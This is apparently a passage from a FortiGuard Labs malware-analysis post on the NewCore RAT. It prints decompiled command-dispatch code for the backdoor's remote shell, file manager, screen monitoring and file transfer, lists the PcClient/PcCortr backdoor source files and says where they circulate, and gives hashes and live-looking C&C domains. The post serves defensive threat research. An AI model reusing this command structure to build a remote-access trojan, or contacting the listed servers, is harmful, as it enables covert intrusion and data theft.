
```
  case CLIENT_SYSTEM_RESTART:
    SetEvent(*(HANDLE *)(a1 + 68));
    sub_100073C0(0);
    return 0;
  case CLIENT_SYSTEM_SHUTDOWN:
    SetEvent(*(HANDLE *)(a1 + 68));
    sub_100073C0(1);
    return 0;
```

Shutdown and restart machine commands



```
  case CLIENT_FILES_START:                          // file manager
    Inst_AdminTrans(&trans);
    v13 = 0;
    v4 = *(_DWORD *)(a2 + 64);
    v8 = *(_DWORD *)a2;
    Start_Admin(&trans, a2 + 12, v4, 4001, 4002, 5001);
    v13 = -1;
    result = sub_100012B0(&trans);
    break;
  case CLIENT_FRAME_START:                          // monitor screen
    Inst_FrameTrans(&trans);
    v13 = 1;
    v5 = *(_DWORD *)(a2 + 64);
    v8 = *(_DWORD *)a2;
    Start_Frame(&trans, a2 + 12, v5, 4003, 4004, 5002);
    v13 = -1;
    result = sub_100049A0(&trans);
    break;
  case CLIENT_TLNT_START:                           // command shell
    Inst_TlntTrans((int)&v9);
    v6 = *(_DWORD *)(a2 + 64);
    v10 = *(_DWORD *)a2;
    Start_Shell(&v9, a2 + 12, v6, 4005, 4006, 5003);
    result = sub_10007500((int)&v9);
    break;
```


File manager, monitor screen, command shell commands



```
case CLIENT_DISK_LIST:
  GetDiskList(v15, v11, v8);
  break;
case CLIENT_DIR_LIST:
  GetDirList(v8, (WCHAR *)v15, v11);
  v6 = (int)v29;
  break;
case CLIENT_DIR_INFO:
  GetDirInfo((size_t *)v11, (WCHAR *)v15, v6, v8);
  v11 = s;
  v8 = len;
  break;
case CLIENT_FILE_INFO:
  GetFileInfo((LPCWSTR)v15);
  v8 = len;
  break;
case CLIENT_DISK_INFO:
  GetDiskInfo(v8, v11);
  v8 = len;
  v11 = s;
  break;
case CLIENT_CREATE_DIR:
  *(_DWORD *)v8 = CreateDirectoryW((LPCWSTR)v15, 0) != 0 ? 0 : 7016;
  goto LABEL_35;
case CLIENT_RENAME:
  ReNameFile(v8, (const wchar_t *)v15, v11);
  v6 = (int)v29;
  v8 = len;
  break;
case CLIENT_COPY_DIR_LIST:
  GetCopyList((wchar_t *)v15, v11, v8);
  v6 = (int)v29;
  v8 = len;
  break;
case CLIENT_FILE_DELETE:
  DeleteMyFile(v11, v8);
  break;
case CLIENT_EXEC_FILE:
  ExecFile(*(_DWORD *)v8 - 5001, v11, v8);
  break;
case CLIENT_FIND_FILE:
  GetFindFileList(v15, v11);
  v6 = (int)v29;
  v8 = len;
  break;
case CLIENT_DL_FILE:
  PutMyFile(v8, Src, (const void *)v15, v11, nServerPort);
  break;
case CLIENT_UP_FILE:
  GetMyFile(v11, (const void *)v15, v8, Src, nServerPort);
  break;
default:
```


File manager subcommands

Based on the strings found in its body, this malware may have been derived from the PcClient and PcCortr backdoors whose source codes are publicly available, especially on Chinese language coding forums. PcClient detections usually include PcCortr.



```
?AVCMyHttpPipeBase@@    \→♥▶     .?AVCMyAdminTrans@@ \→♥▶     .?AVCMyFrameTrans@@
\→♥▶     .?AVCMyHttpBase@@    \→♥▶     .?AVCMyTlntTrans@@  ☺
```

Strings related to PcCortr modules



3374.html

Uploader: 王

Description: We all know that a super-remote control system of super-small is now mainstream Trojans are unmatched!


File list:

```
Bin
PcClient
........\PcClient.BCE
........\PcClient.cpp
........\PcClient.def
........\PcClient.dsp
........\PcClient.dsw
........\PcClient.ncb
........\PcClient.opt
........\PcClient.plg
........\PcClient.sln
........\PcClient.vcproj
........\PcCortr.BCE
........\PcShare.BCE
........\ReadMe.txt
........\SshWork.cpp
........\SshWork.h
........\StdAfx.cpp
........\StdAfx.h
........\WjcDes.cpp
........\WjcDes.h
PcCortr
.......\MyAdminTrans.cpp
.......\MyAdminTrans.h
.......\MyFrameTrans.cpp
.......\MyFrameTrans.h
.......\MyHttpBase.cpp
.......\MyHttpBase.h
.......\MyHttpPipeBase.cpp
.......\MyHttpPipeBase.h
.......\MyKeyMonTrans.cpp
.......\MyKeyMonTrans.h
.......\MyMainTrans.cpp
.......\MyMainTrans.h
.......\MyMulitTrans.cpp
.......\MyMulitTrans.h
```

PcClient and PcCortr source codes can be downloaded from Chinese coding forums

PcClient was used in the past by some APT groups such as Nitro, which were also linked to a China-based hacker.

According to the PDB file string embedded in the NewCore RAT body, the creator of the project is someone using the handle “hoogle168”.



```
C:\Users\hoogle168\Desktop\2008Projects\NewCoreCtrl08\Release\NewCoreCtrl08.pdb
```

We have little clue as to who this individual is, so we tried to look for information about this handle. Our investigation led us to several Chinese language forum pages. Looking at these forums, it seems like a user using the handle “hoogle168” is very active on a certain coding forums, and is proficient in C and VC++. This user even replied to a thread and gave advice on what to learn to develop remote control software. We don’t know for sure if this person is the NewCore author.

Solution:

To prevent triggering this RTF exploit, it is important to apply the patches released by Microsoft that cover CVE-2012-0158 vulnerability.

Fortinet also covers detection for these threats as MSOffice/Dropper!exploit.CVE20120158 for the malicious RTF files, and W32/NewCore.A!tr.bdr for the payload.

C&C URLs were also blocked using Fortinet's FortiGuard Web Filtering.

Conclusion:

NewCore RAT may just be a rehashed PcClient RAT, but it proves to be effective in evading AV detection by using a combination of simple techniques such as DLL-hijacking, file-less execution of downloaded malware, and passing C&C information as parameter from downloader to the downloaded file.

As always, Fortiguard Labs will keep an eye on threats like NewCore to protect our customers against these threats.

Thank you to Tien Phan for additional insights.

-= FortiGuard Lion Team =-

IOCs:

Lure:

2a4e8ae006be3a5ed2327b6422c4c6f8f274cfa9385c4a540bc617bff6a0f060

3faacef20002f9deb1305c43ea75b8422fd29a1559c0cf01cf1cee6a1b94fc0e

5bdbf536e12c9150d15ae4af2d825ff2ec432d5147b0c3404c5d24655d9ebe52

14b4d8f787d11c7d72f66231e80997ef6ffa1d868d9d8f964bea36871e1c2ff2

637c156508949c881763c019d2dca7c912da9ec63f01e3d3ba604f31b36e52ab

5573f6ec22026b0c00945eec177f04212492bb05c33b4b80f73c65ce7fe5119a

00466938836129a634b573d2b57311200ab04aba7252cfbf6b77f435612ca6c6

c375946ba8abee48948f79a89ea5b4f823d8287c2feb3515755b22ba5bd8849d

f6a4bab7d5664d7802f1007daa04ae71e0e2b829cd06faa9b93a465546837eb4

fabf4debacb7950d403a84f4af25c084d0b576783006d334052ebf7ea432196e

Loader:

9cebae97a067cd7c2be50d7fd8afe5e9cf935c11914a1ab5ff59e91c1e7e5fc4

ea5b3320c5bbe2331fa3c0bd0adb3ec91f0aed97709e1b869b79f6a604ba002f

Trojan Downloader:

edbcc384b8ae0a2f52f239e2e599c3d2053f98cc1f4bc91548ec420bec063be6

49efab1dedc6fffe5a8f980688a5ebefce1be3d0d180d5dd035f02ce396c9966

df8475669a14a335c46c802f642dd5569c52f915093a680175c30cc9f28aacdb

NewCore RAT:

37bd97779e854ea2fc43486ddb831a5acfd19cf89f06823c9fd3b20134cb1c35

Command and Control Servers:

web.thoitietvietnam.org

dalat.dulichovietnam.net

halong.dulichculao.com

Sign up for weekly Fortinet FortiGuard Labs Threat Intelligence Briefs and stay on top of the newest emerging threats.

Related Posts